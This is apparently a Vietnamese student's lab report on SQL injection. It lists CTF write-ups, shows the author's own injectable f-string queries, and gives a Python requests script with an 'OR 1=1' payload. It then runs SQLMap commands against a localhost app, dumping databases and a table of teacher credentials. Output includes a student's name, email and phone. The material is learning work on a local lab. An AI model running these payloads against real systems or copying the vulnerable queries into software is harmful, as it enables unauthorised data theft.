Tuần 2 về SQL Injection

1. Tìm đọc và thống kê lại writeup về khai thác lỗ hổng SQL Injection

1.1 Lỗ hổng SQLi của các công ty lớn

Apple

1. Apple Developer talks about Avoiding injection attacks and XSS
2. Community Apple
3. Kaspersky Pro Guide

Facebook

1. Acunetix
2. Facebook
3. GitHub

Microsoft

1. Học Microsoft
2. Microsoft Security Response Center
3. Cộng đồng Công nghệ Microsoft
4. Invicti
5. Học Microsoft

1.2 Các cuộc thi CTF

1. Fare Evasion by Ireland without the RE
2. Ticket API by sillysec
3. la housing portal by P01s0n3d_Fl4g
4. funnylogin by Genocybers
5. What's My Password? by NoobMaster9999_team
6. Fluxx by ~T2T~
7. Gain Access 1 by P01s0n3d_Fl4g
8. Kitty by P01s0n3d_Fl4g
9. Bug Report Repo by Intigriti
10. ezmaria by bawolff
11. Cybergon's Blog by K3RN3L4RMY
12. Cat Viewer by bdhxgrp
13. login by flag_bot
14. blank by touch grass
15. VolgaCTF 2023 - 1337 Web Challenge by L3ak
16. Orbital by BlackOps
17. Orbital by BadWolf
18. web/Guess The Pokemon by casework bash
19. Super Secure by R00t3xpl0it3r
20. Super Secure by B45710N_R351L13NC3
21. Flaskmetal Alchemist by meraxes
22. Flaskmetal Alchemist by origineel
23. My Useless Website by F0x2C
24. My Useless Websigte by RanGo007
25. no-cookies by bawolff
26. Hack into Skynet by Scrypter
27. Hack into Skynet by m17m0

28. shitty blog by scriptohio
29. Yummy Vegetables by PwnProphecy
30. Toy Management by LazyTitan
31. Toy Management by rawsec
32. GoodGames by Radboud Institute of Pwning
33. My Vulnerability Portal by 1nf1n1ty
34. Chasing The Flag! by sadman rafin
35. Vuln Drive by bi0s
36. secure by Fweefwop
37. orm-bad by FishBowl
38. Phish by icypete
39. big-blind by CTF.SG
40. API 2 : The SeQueL by Javantea
41. Get Me by meraxes
42. Art Gallery 2 by TheGoonies
43. DarkCON Challs by BullSoc
44. Baby SQLi by ARESx
45. maze by LuftensHjaltar
46. Password Extraction by noraneco
47. The after-Prequal by 2bits
48. Secure System by justCatTheFish
49. Sequel Fun by 4katsuk1
50. Mission Control by noobintheshell
51. SQL Injected by zuzzur3ll0n1
52. SQL by noobintheshell
53. Not Another SQLi Challenge by ayyy
54. Maria by rawsec

55. Old School SQL by PwnaSonic
56. who knows john dows? by EmpireCTF
57. Image Share Box by Lorem Checksum
58. SQL Sanity Check by k3rn3l_p4n1c
59. sql by greunion
60. Management by TeamRocketIst
61. THE-WALL by Sudo_root
62. Naughty ads by rawsec
63. simplesqlin by *PRIME*
64. Divide and rule by bi0s
65. Bloody Feedback by BE4HOXVII
66. Shobot by kepler
67. Super duper advanced attack by Burlingpwn
68. weebdate by TheGoonies
69. PolygonShifter by !SpamAndHex
70. Login as admin! by bi0s
71. game-leaderboard by alright21
72. Sea of Quills by wetox
73. yhsj by Big-Daddy
74. QRb00k - Russia by atx2600
75. URL Anonymizer by InfoSecIITR
76. ChainedIn by 318br
77. Illuminati by p4
78. Homework by RingZer0Team
79. weebdate by TheGoonies
80. Web300 Blind by SIGINT
81. Are you brave enough? by sw1ss

82. Naughty ads by PwnaSonic
83. Br0kenMySQL3 by FluxFingers
84. shooter by noraneco
85. Tet shopping by OpenToAll
86. Sokosoko Secure Uploader by PwnaSonic
87. 77777 2 by HackTA
88. shooter by PDKT
89. Special Force by sw1ss
90. Colonel Mustard's Simple Signin by f14

2. Thực hiện khai thác lỗ hổng SQLi

Đây là một số lỗi SQL injection có trong code của tôi

Lỗi 1 :

```
query = f"SELECT * FROM students WHERE username = '{username}' AND password = '{password}'"
cursor.execute(query)
student = cursor.fetchone()
```

Lỗi 2:

```
cursor.execute(f"SELECT * FROM students WHERE id = '{student_id}'")
student = cursor.fetchone()
```

2.1 Khai thác bằng viết Python Code

Chúng ta có thể dùng python code để khai thác lỗi bằng cách sử dụng thư viên `requests` để tạo ra các request HTTP đến trang web mà chúng ta muốn khai thác

```python
import requests

# URL mục tiêu
base_url = "http://127.0.0.1:5000/student_dashboard?id="

# Payload để khai thác
payload = "' OR 1=1 limit 0,1-- -"
# Tạo URL chứa payload
url_with_payload = base_url + payload

# Gửi yêu cầu HTTP
response = requests.get(url_with_payload)

# Xử lý phản hồi
if response.status_code == 200:
    print("Khai thác thành công! Dữ liệu trả về:")
    print(response.text)
elif response.status_code == 500:
    print("Lỗi server 500. Kiểm tra lại payload hoặc cấu trúc truy vấn.")
else:
    print(f"Lỗi khác: {response.status_code}")
    print("Nội dung trả về:")
    print(response.text)
```

1. **Khởi tạo URL cơ bản (`base_url`)**

```python
base_url = "http://127.0.0.1:5000/student_dashboard?id="
```

- Đây là URL cơ bản của API mà mã sẽ gửi yêu cầu HTTP đến. `id=` là tham số truy vấn mà ứng dụng sẽ sử dụng để nhận ID sinh viên và trả về thông tin tương ứng.

2. **Tạo payload (Dữ liệu tấn công SQL Injection)**

```
payload = "' OR 1=1 limit 0,1-- -"
```

- `'`: Dấu nháy đơn (single quote) đóng kết thúc câu lệnh SQL hiện tại, giúp chèn phần tiếp theo vào truy vấn.
- `OR 1=1`: Đây là điều kiện luôn đúng (vì 1 luôn bằng 1), do đó nó khiến truy vấn SQL luôn trả về kết quả, giúp bỏ qua các điều kiện gốc trong câu lệnh SQL (như lọc dữ liệu).
- `limit 0,1`: Điều này giới hạn kết quả trả về chỉ 1 bản ghi đầu tiên.
- `-- -`: Dấu gạch nối này là cách để bình luận phần còn lại của câu truy vấn SQL. Điều này giúp loại bỏ các phần còn lại của câu truy vấn (như `AND` hoặc các điều kiện khác) mà không ảnh hưởng đến kết quả trả về.

3. **Tạo URL hoàn chỉnh chứa payload**

```
url_with_payload = base_url + payload
```

- Tạo URL hoàn chỉnh với `payload` SQL injection được gắn vào tham số `id`. Đây là URL mà mã sẽ gửi yêu cầu đến để khai thác.

4. **Gửi yêu cầu HTTP**

```
response = requests.get(url_with_payload)
```

- Dòng này sử dụng thư viện `requests` để gửi một yêu cầu GET đến URL đã tạo, bao gồm payload.

5. **Xử lý phản hồi**

```
if response.status_code == 200:
    print("Khai thác thành công! Dữ liệu trả về:")
    print(response.text)
elif response.status_code == 500:
    print("Lỗi server 500. Kiểm tra lại payload hoặc cấu trúc truy vấn.")
else:
```

```
    print(f"Lỗi khác: {response.status_code}")
    print("Nội dung trả về:")
    print(response.text)
```

- `response.status_code == 200` : Nếu mã trạng thái HTTP trả về là 200, điều này có nghĩa là yêu cầu thành công và hệ thống không bị bảo vệ. Dữ liệu trả về sẽ được in ra.
- `response.status_code == 500` : Nếu mã trạng thái HTTP là 500 (lỗi server), có thể payload hoặc cấu trúc truy vấn bị sai hoặc hệ thống không xử lý được.
- **Các mã trạng thái khác**: Nếu nhận được mã trạng thái HTTP khác, thông báo lỗi sẽ được in ra cùng với nội dung phản hồi.

Kết quả:

Trả về thông tin của tài khoản chúng ta muốn truy cập

```
C:\Users\Admin\PycharmProjects\pythonProject2\.venv\Scripts\python.exe C:\Users\Admin\PycharmProjects\pythonProject2\SQLi_python.py
Khai thác thành công! Dữ liệu trả về:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Student Dashboard</title>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css">
</head>
<body>
    <div class="container mt-5">
        <h2>Welcome, </h2>

        <!-- Thông tin cá nhân -->
        <h3>Your Profile</h3>
        <p><strong>Username:</strong> tranphuc</p>
        <p><strong>Full Name:</strong> tran duc phuc </p>
        <p><strong>Email:</strong> tranphuc161205@gmail.com</p>
        <p><strong>Phone:</strong> 09326742342</p>
        <a href="/edit_profile?id=1&amp;username=tranphuc" class="btn btn-warning">Edit Profile</a>
        <a href="/logout?id=1&amp;username=tranphuc" class="btn btn-danger">Logout</a>

        <!-- Danh sách sinh viên -->
        <h3>Class Members</h3>
        <table class="table">
            <thead>
                <tr>
                    <th>Full Name</th>
```

2.2 Khai thác bằng tool SQLMap

1. SQLMap là gì?

SQLMap là một công cụ mã nguồn mở mạnh mẽ, được viết bằng Python, dùng để tự động phát hiện và khai thác các lỗ hổng **SQL Injection** trên các ứng dụng web. Nó hỗ trợ nhiều loại cơ sở dữ liệu như MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, DB2, MariaDB, và nhiều hệ quản trị cơ sở dữ liệu khác.

SQLMap cung cấp nhiều tính năng, bao gồm:

1. **Phát hiện lỗ hổng SQL Injection tự động**.
2. **Khai thác lỗ hổng** để:
   - Liệt kê cơ sở dữ liệu, bảng, và cột.
   - Lấy dữ liệu nhạy cảm như tên người dùng và mật khẩu.
   - Chèn shell hoặc thực thi các lệnh hệ thống từ xa.
3. **Hỗ trợ nhiều loại SQL Injection**, như:
   - Blind SQL Injection.
   - Union-based SQL Injection.
   - Error-based SQL Injection.
   - Time-based SQL Injection.
   - Out-of-band SQL Injection.

2.Điều kiện để tấn công bằng SQLMap

1. **Mục tiêu phải có lỗ hổng SQL Injection**

- Ứng dụng web phải chứa lỗ hổng SQL Injection ở đầu vào dữ liệu, ví dụ:
  - Tham số URL (`?id=1`).
  - Biểu mẫu nhập liệu (Form Input).
  - Header HTTP (User-Agent, Referer, Cookie).

- SQLMap sẽ thử nghiệm và phát hiện các lỗ hổng này.

2. **Kẻ tấn công phải có quyền truy cập vào ứng dụng web**

- Phải có khả năng gửi yêu cầu HTTP đến máy chủ (trực tiếp hoặc thông qua proxy).

3. **Hiểu biết cơ bản về mục tiêu**

- Xác định các tham số đầu vào có thể bị khai thác, ví dụ:

```
http://example.com/page.php?id=1
```

- Phải biết endpoint hoặc URL chứa tham số khả nghi.

4. **Không có cơ chế bảo vệ mạnh mẽ**

- Nếu ứng dụng sử dụng các biện pháp bảo vệ như:
  - **Prepared Statements** hoặc **Parameterized Queries**.
  - **WAF (Web Application Firewall)** hoặc **IDS/IPS**.
  - **Sanitization** và kiểm tra đầu vào nghiêm ngặt.
- Việc khai thác bằng SQLMap sẽ rất khó khăn hoặc không thể thực hiện.

3.Thực hành

Thực hành với sqlmap có sẵn ở trên máy, nếu không có hãy cài đặt và giải nén qua đường link này :
https://github.com/sqlmapproject/sqlmap

Bước 1: Vào Terminal và hướng thư mục đến file sqlmap đã được giải nén

Bước 2: Thực hiện câu lệnh để Liệt kê tất cả các **Database** của hệ thống

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" --dbs
```


```
[12:12:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:12:09] [INFO] fetching database names
available databases [14]:
[*] dachsachsv
[*] dssinhvien
[*] information_schema
[*] luutru_thongtin
[*] mysql
[*] new_schema
[*] newsdb
[*] performance_schema
[*] qlks
[*] sakila
[*] sql_injection_demo
[*] sys
[*] union_sqli_demo
[*] vulnerable_db

[12:12:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 33 times
[12:12:09] [INFO] fetched data logged to text files under 'C:\Users\Admin\Ap
pData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:12:09 /2025-01-01/
```


Bước 3: Thực hiện câu lệnh để liệt kê tất cả các **Tables** của cơ sở dữ liệu mà bạn chọn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin --tables
```



Bước 4: Thực hiện câu lệnh để liệt kê tất cả các **Colums** của bảng mà bạn chọn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin -T teachers --columns
```



Bước 5: Thực hiện câu lệnh để lấy ra các giá trị trong từng cột mà bạn muốn

```
python sqlmap.py -u "http://127.0.0.1:5000/search?id=1" -D luutru_thongtin -T teachers -C id,username,password --dump
```

Kết quả sẽ trả về tài khoản và mật khẩu được lưu trong cơ sở dữ liệu

```
---
[12:19:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:19:24] [INFO] fetching entries of column(s) 'id,password,username' for t
able 'teachers' in database 'luutru_thongtin'
Database: luutru_thongtin
Table: teachers
[3 entries]
+----+------------+----------+
| id | username   | password |
+----+------------+----------+
| 1  | giangvien1 | 2005     |
| 2  | giangvien2 | 2005     |
| 3  | giangvien3 | 12345    |
+----+------------+----------+

[12:19:24] [INFO] table 'luutru_thongtin.teachers' dumped to CSV file 'C:\Us
ers\Admin\AppData\Local\sqlmap\output\127.0.0.1\dump\luutru_thongtin\teacher
s.csv'
[12:19:24] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[12:19:24] [INFO] fetched data logged to text files under 'C:\Users\Admin\Ap
pData\Local\sqlmap\output\127.0.0.1'

[*] ending @ 12:19:24 /2025-01-01/
```